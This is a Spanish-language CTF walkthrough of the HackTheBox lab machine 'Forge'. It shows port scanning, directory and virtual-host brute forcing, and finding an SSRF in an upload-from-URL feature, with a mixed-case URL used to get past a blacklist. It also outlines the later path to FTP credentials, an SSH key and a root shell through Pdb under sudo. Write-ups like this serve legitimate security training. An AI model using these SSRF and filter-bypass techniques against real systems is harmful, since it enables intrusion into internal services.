
Forge

##########Machine Linux Medium##########
Forge es una máquina linux mediana que presenta una vulnerabilidad SSRF en la página web principal que puede ser explotada para acceder a servicios que sólo están disponibles en localhost. En concreto, se está ejecutando un servidor FTP pero está detrás de un cortafuegos que impide cualquier conexión excepto desde localhost. La fuerza bruta del host virtual revela un nuevo host virtual de administrador que también está bloqueado para conexiones externas. La página web principal ofrece la posibilidad de subir archivos de imagen desde URLs, pero no hay comprobaciones para validar si el archivo es una imagen real o no. Esto permite a un atacante especificar una URL a una máquina que controla para redirigir el tráfico a los servicios internos que se ejecutan en la caja. La exfiltración de datos del host virtual del administrador interno revela credenciales que pueden utilizarse para acceder al servidor FTP, explotando la misma vulnerabilidad SSRF. A través del FTP, se puede extraer la clave SSH del `usuario`. La escalada de privilegios se basa en un script Python que el `usuario` es capaz de ejecutar usando sudo. Provocar un error en el script hará que se ejecute `Pdb`, un depurador interactivo de Python que puede interpretar comandos de Python. Como `Pdb` se ejecuta como `root`, ya que el script principal se ejecutó usando `sudo`, se puede generar un shell de root.


Escaneo:
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-13 09:13 -05
Nmap scan report for 10.10.11.111 (10.10.11.111)
Host is up (0.074s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp filtered ftp
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| 256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_ 256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds

al dirigirnos al puerto 80 nos sale esto



hay un virtual host con dominio forge.htb entonces lo añado al /etc/hosts






gobuster


gobuster dir -u http://forge.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,""

/. (Status: 200) [Size: 2050]
/uploads (Status: 301) [Size: 224] [--> http://forge.htb/uploads/]
/static (Status: 301) [Size: 307] [--> http://forge.htb/static/]
/upload (Status: 200) [Size: 929]

subimos un archivo en uploads




y nos dice que no se puede subir porque contiene errores




Por expertis cuando se aplica virtual hosting siempre hay que buscar subdominos para ello utilizamos


importante recordar lo del --hc cambia dependiendo de las respuestas

wfuzz -H 'HOST:FUZZ.forge.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u forge.htb --hc 302




encontramos el subdominio admin lo metemos al /etc/hosts






Only localhost is allowed!


validando un poco veo que upload local fille y upload from url son botones distintos






en url intneto validar si puede hacer un get a mi server en python para validar si es suceptible a la vulnera-


bilidad de SSRF



en efecto me tira un get por lo cual es **vulnerable a SSRF**



SI HAGO un curl a la url de la pantalla me sale mis archivos



con esto concluyo que solo se puede utlizar http y https entonces la idea es sacar información de la victima es decir consultar que archivos tiene
para eso pruebo con el dominio admin.

me dice que es lista negra aqui pasa algo curioso las blacklisted solo funcionan cuando tienen la misma forma es decir si combinamos minuscualas
y mayuscualas **se puede baypasear (Bypassing URL Blacklist**)

aqui no funciono pero cuando cambio cada letra en la mitad si funciona


Upload local file Upload from url

http://adMin.foRge.hTb/

Submit

